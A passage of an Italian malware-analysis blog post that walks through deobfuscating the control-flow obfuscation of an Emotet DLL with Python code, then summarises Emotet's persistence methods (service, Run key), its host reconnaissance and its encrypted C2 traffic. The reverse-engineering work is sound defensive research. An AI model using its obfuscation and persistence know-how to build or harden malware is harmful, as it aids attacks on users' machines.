La prima sfida consiste nell'identificare i BB di una funzione che effettuano questi confronti (chiamiamoli "BB di diramazione"). Possiamo dire che hanno tutti queste caratteristiche:

- Sono composti da due, tre od una sola istruzione.
- Nel caso vi siano due istruzioni, la prima è del tipo `cmp rm32, imm32` o `cmp r32, rm32`. Ovvero un confronto tra un registro ed un valore immediato o un altro registro. La seconda è un salto condizionale.
- Nel caso vi sia solo un'istruzione, questa è un salto condizionale.

- I salti condizionali hanno la forma `jg`, `jz` / `je` e `jnz` / `jne`.
- Nel caso vi siano tre istruzioni, la prima è del tipo `mov rm32, imm32` e le altre due come nel punto 2. Ovvero, la prima istruzione imposta il registro, usato come secondo operando nel confronto, ad un valore noto.
- Il registro usato per contenere il token è variabile.

Questi punti non identificano i BB di diramazione in modo univoco, vi possono essere dei falsi positivi, in fin dei conti operazioni di confronto e salto compaiono spesso anche in funzioni non offuscate.
Dobbiamo quindi aggiungere delle euristiche per limitare i falsi positivi, ad esempio:

- Dal primo blocco di una funzione raggiungiamo il primo blocco che ha due successori. Questo è un BB di diramazione se ha almeno due istruzioni, è nella forma indicata dalla lista sopra e almeno uno dei suoi successori è, a sua volta, un BB di diramazione.
- Un successore del primo BB di diramazione è, a sua volta, un BB di diramazione se è nella forma indicata dalla lista sopra.

Chiamiamo il primo blocco di diramazione (punto 1), il "blocco della CFO".

Quando siamo in grado di identificare in modo abbastanza affidabile i BB di diramazione, possiamo focalizzarci sul problema successivo: costrutire una mappa che per ogni valore del token ci dia il BB a cui arriva l'esecuzione.

Ad esempio, limitatamente ai blocco mostrati nella figura in alto, vogliamo costruire la mappa seguente:

```
{
        0x2C2F6692: <BB a 0x1001c112>,
        0x31BCED90: <BB a 0x1001c108>,
        0x00D59B4E: <BB a 0x1001bf1e>,
        0x36A336EE: <BB a 0x1001c08b>,
}
```

Mappa che per ogni token indica il BB di destinazione.

Per costruire questa mappa usiamo una funzione ricorsiva che è inizialmente richiamata sul primo BB di diramazione. Questa funzione necessità di sapere lo stato (parziale) dei registri e l'ultimo valore usato per il confronto.
Con queste informazioni, quando trova un salto nella forma jz o jnz, può associare l'ultimo valore usato per il confronto con una delle destinazioni del salto.
Ci serve quindi una funzione che processi ogni istruzione di un BB per costrutire una mappa dei valori contenuti nei registri, limitandosi a considerare solo le istruzioni `mov rm32, imm32` e `mov r32, rm32`, poichè sono queste quelle usate per impostare eventuali registri usati nei confronti.

```
    def _compute_registers(self, insts, cur_reg={}):
        registers = cur_reg.copy()
        for inst in insts:
            if self._is_mov_rm32_imm32(inst):
                registers[inst.op0_register] = inst.immediate(1)
            if self._is_mov_r32_rm32_any(inst) and inst.op1_register in registers:
                registers[inst.op0_register] = registers[inst.op1_register]
        return registers

    def _is_cfo_bb(self, bb):
        return len(bb.nexts) == 2 and (
            len(bb.insts) == 1 and self._is_jcc(bb.insts[0])
            or
            len(bb.insts) == 2 and self._is_cmp_r32_ri32(bb.insts[0]) and
self._is_jcc(bb.insts[1])
            or
            len(bb.insts) == 3 and self._is_mov_rm32_imm32(bb.insts[0]) and
self._is_cmp_r32_ri32(bb.insts[1]) and self._is_jcc(bb.insts[2])
                and bb.insts[0].op0_register == bb.insts[1].op1_register
            )

    #Make a map {token: bb} than tell for every token the BB of destination
    def _map_token(self, tokens, last_rhs, registers, bb, first=True):

        if first == False and not self._is_cfo_bb(bb):
            print("Stopped because not first and not a CFO BB : " +
hex(bb.start_address))
            bb._show()
            return
        if first == True and (not self._is_cfo_bb(bb) or (not
self._is_cfo_bb(bb.nexts[0]) and not self._is_cfo_bb(bb.nexts[1]))):
            print("Stopped because first and not a CFO BB followed by CFOs : "  +
hex(bb.start_address))
            bb._show()
            return

        if not first and bb == self._cfo_start:
            return

        if len(bb.insts) == 2:
            cmp_reg, cmp_imm = self._get_cmp_operands(bb.insts[0], registers)
            if cmp_reg is None or cmp_imm is None:
                raise ValueError("Excepted a cmp instruction!")
            if cmp_reg != self._cfo_reg:
                raise ValueError("Expected the CFO cmp reg!")
            if not self._is_jcc(bb.insts[1]):
                raise ValueError("Excepted a jcc instruction!")
            cc = bb.insts[1].condition_code
        elif len(bb.insts) == 1:
            cmp_imm = last_rhs
            if cmp_imm is None:
                raise ValueError("Expected a non null rhs!")
            cc = bb.insts[0].condition_code
        elif len(bb.insts) == 3:
            registers = self._compute_registers(bb.insts, registers)
```


```
        cmp_imm = registers[bb.insts[0].op0_register]
        cc = bb.insts[2].condition_code

    if cc == ConditionCode.E:
        tokens[cmp_imm] = bb.nexts[1]
        self._map_token(tokens, cmp_imm, registers, bb.nexts[0], False)
    elif cc == ConditionCode.NE:
        tokens[cmp_imm] = bb.nexts[0]
        self._map_token(tokens, cmp_imm, registers, bb.nexts[1], False)
    else:
        self._map_token(tokens, cmp_imm, registers, bb.nexts[0], False)
        self._map_token(tokens, cmp_imm, registers, bb.nexts[1], False)
```

Codice per la costruzione della mappa token-BB.

Una volta ottenuta questa mappa, l'idea generale per rimuovere l'offuscazione CFO è quella di partire dal primo blocco di una funzione e seguire tutti i successori, calcolando nel frattendo i valori dei vari registri.
Qualora un successore sia il blocco della CFO (vedi definizione sopra), lo sostituiamo con il blocco indicatoci dalla mappa appena costruita.

Dobbiamo però considerare altri tre aspetti importanti, i primi due si risolvono con lo stesso accorgimento e li trattiamo insieme. Ci riferiamo ai cicli (che risulterebbero in una ricorsione infinita) e ai blocchi condivisi.

Riconsideriamo la figura in alto, ma focalizzandosi su un blocco in particolare.



Il blocco evidenziato è un blocco condiviso, due esecuzioni vi passano sopra con valori del token che sono diversi.
Il blocco evidenziato è un blocco condiviso da due rami di esecuzioni (il primo proveniente dal blocco sopra, l'altro da un altro blocco non mostrato) che hanno due valori diversi del token.
Il nostro algoritmo si limiterebbe a cambiare il successo di questo blocco prima verso una destinazione e poi verso l'altra, risultato così in un grafo non corretto.

Per ovviare a questo problema, salviamo per ogni blocco lo stato dei registri alla fine della sua esecuzione, nel caso questa differisse con lo stato creato da una precedente esecuzione, il blocco è **clonato**.
L'indirizzo a cui mettere il blocco clonato può essere arbitrario, purchè unico, questo è il vantaggio di aver reificato l'esecuzione tramite i BB.

Inoltre, se il valore dei registri risulta identico a quello già calcolato da un'altra esecuzione, il blocco è già stato processato e possiamo interrompere il ramo di esecuzione corrente, di fatto rompedo la ricorsione infinita.

L'ultimo problema sta nel modo in cui alcuni BB calcolano il token successivo.
Nella maggioranza dei casi viene usata un'istruzione mov ma è presente anche un'altra variante, usata come ottimizzazione al posto di un salto.

Questa variante è usata quanto vi è una chiamata ad una funzione che ritorna un valore 0 o non-0 e, in base a questo, due possibili token sono scelti.
Anzichè usare un "if" per scegliere uno dei due valori, `t0` o `t1`, viene usata la formula `token = t0 + (t1-t0) & (0xffffffff if eax != 0 else 0)`.

```
call    sub_100010D6
add     esp, 20h
neg     eax
sbb     esi, esi
and     esi, 7093C03h
add     esi, 0D59B4Eh
jmp     loc_1001BDF1
```

Il registro ESI contiene il token, la chiamata in alto ritorna un valore nullo o non nullo ed in base a questa dicotomia, un token viene scelto.
L'espressione `0xffffffff if eax != 0 else 0` è calcolata con due istruzioni: `neg`, che setta il CF solo se eax non è zero, e `sbb` (*sub with borrow*) che ritorna 0, se CF è 0, o 0xffffffff, se CF è 1.

Questo è un caso particolare che va considerato a parte, qualora rilevassimo la presenza di queste istruzioni, dobbiamo considerare come se il blocco avesse due successori, ognuno con il proprio stato dei registri (che differisce solo per il registro in cui è messo il token).
Un'altra complicazione è dovuta al fatto che a volte l'ultima istruzione si trova in un BB a parte, dobbiamo quindi gestire anche questo caso particolare.


Il codice finale è quello del metodo `_cfo_trace` della classe `Function`.

```
def _cfo_trace(self, registers, bb, parent_bb, parent_next_index):

        print(f"Tracing block {hex(bb.start_address)}.")
        print(f"Last registers: {bb._cfo_last_registers is not None}.")
        print(f"Last token: {bb._cfo_last_registers[self._cfo_reg] if
bb._cfo_last_registers is not None else None}.")
        #If this is the last block, done
        if len(bb.nexts) == 0:
            return

        #Compute the registers at the end of the block
        new_registers = self._compute_registers(bb.insts, registers)
        print(f"Registers computed, token is {hex(new_registers[self._cfo_reg])}.")

        #Dynamic branch case
        branch_z, branch_nz = self._get_bb_dynamic_branches(bb)
        if branch_z is not None and branch_nz is not None:
            print(f"Dynamic branches.")
            if (len(bb.nexts) != 1 or bb.nexts[0] != self._cfo_start):
                raise ValueError("WEIRD CASE!")

            #Make the new regs
            regs_branch_z = new_registers.copy()
            regs_branch_z[self._cfo_reg] = branch_z
            regs_branch_nz = new_registers.copy()
            regs_branch_nz[self._cfo_reg] = branch_nz

            #Update this block regs with a 64-bit value holding both values
            new_registers[self._cfo_reg] = branch_z | (branch_nz << 32)

            print(f"Registers computed, token is
{hex(new_registers[self._cfo_reg])}.")

        #If this is has already been done, stop
        cfo_token = new_registers[self._cfo_reg]
        if bb._cfo_last_registers and bb._cfo_last_registers[self._cfo_reg] ==
cfo_token:
            print("ALREADY PROCESSED")
            return

        print(f"{hex(bb.start_address)} never processed with {hex(cfo_token)}.")
        #Make the dinamic branches explicit
        if branch_z is not None and branch_nz is not None:
            print("Dynamic branch processing.")
            bb.insts = bb.insts[:-6]
            bb.insts.append(Instruction.create_reg_reg(Code.TEST_RM32_R32,
Register.EAX, Register.EAX))
            bb.insts.append(Instruction.create_branch(Code.JE_REL32_32,
self._cfo_start.start_address))
            bb.update_len()
            bb.nexts = [self._cfo_tokens[branch_nz], self._cfo_tokens[branch_z]]

            self._cfo_trace(regs_branch_nz, bb.nexts[0], bb, 0)
            self._cfo_trace(regs_branch_z, bb.nexts[1], bb, 1)
```

```
        else:
            #If this has been done but with different register, copy the block
            if bb._cfo_last_registers and bb._cfo_last_registers[self._cfo_reg] !=
cfo_token:
                print("Copying block.")
                bb = bb.duplicate()
                parent_bb.nexts[parent_next_index] = bb

            #Move to each next bb, but skip CFO
            bb._cfo_last_registers = new_registers
            for n, nbb in enumerate(bb.nexts):
                if nbb == self._cfo_start:
                    bb.nexts[n] = self._cfo_tokens[cfo_token]
                    print(f"Successor {n} goes to CFO, replacing with
{hex(bb.nexts[n].start_address)}")
                self._cfo_trace(bb._cfo_last_registers, bb.nexts[n], bb, n)
```

Il metodo per la rimozione della CFO di una funzione.

Le tecniche usate necessitano ancora di vari affinamenti, ma siamo riusciti a deoffuscare la routine principale di Emotet.



La routine principale di Emotet, prima (a sinistra) di essere processata, e dopo (a destra).

Per riferimento (e solo per questo), è possibile scaricare lo script usato qui.
Facciamo presente, e rimarcato dall'estensione .txt usata, che lo script non è da intendersi come un deoffuscatore ma piuttosto come esempio di alcune tecniche di deoffuscazione.

Lo script contenuto nell'archivio allegato nel paragrafo precedente, contiene alcune migliorie rispetto al codice mostrato in questo articolo.

Il DB IDA della DLL processa è scaricabile qui (si ricorda che si tratta essenzialmente di un PoC).

Breve panoramica di Emotet

Di Emotet si parla già a sufficienza in letteratura, vogliamo qui solo dare una **panoramica superficiale** di quello che è più facilmente intuibile dall'analisi statica della DLL deoffuscata.

Quest'ultima carica le seguenti librerie: advapi32.dll, crypt32.dll, shell32.dll, shlwapi.dll, urlmon.dll, userenv.dll, wininet.dll.
In questo modo il meccanismo di importazione della API visto precedentemente, che fa uso del PEB e della relativa lista di moduli caricati, può trovare le funzioni necessarie.

Effettua una serie di controlli e, se tutti i requisiti sono soddisfatti, crea una copia di se stesso all'interno di una nuova cartella, generata con caratteri casuali, dentro *%LocalAppData%*. In caso contrario invoca `ExitProcess` e termina l'esecuzione.

Successivamente genera un servizio con `rundll32.exe`, quindi il loader chiama la funzione `ChangeServiceConfig2W` per modificarne la descrizione.

La chiamata API a `OpenSCManagerW` viene utilizzata per pianificare operazioni che ne garantiscono la persistenza al riavvio della macchina. Altro metodo utilizzato per la persistenza è l'uso della chiave di registro "*HKCU\Software\Microsoft\Windows\CurrentVersion\Run*" come abbiamo visto nella sezione decodificata.

Tramite la chiamata a `PathFindFileNameW` verifica la presenza di determinati file sul disco, enumera i servizi (`EnumServicesStatusExW, Process32FirstW, Process32NextW)`, acquisisce informazioni sulla macchina (`GetComputerNameExW`), infine i dati raccolti vengono cifrati tramite l'uso della libreria crypt32 e inviati al C2 tramite richiesta POST.

La presenza delle API InternetXXX mostra chiaramente come Emotet comunichi con il C2.
La stringa "*%u.%u.%u.%u*" evidenzia l'utilizzo di un indirizzo IP, anzichè di un hostname, per identificare il C2.

Taggato emotet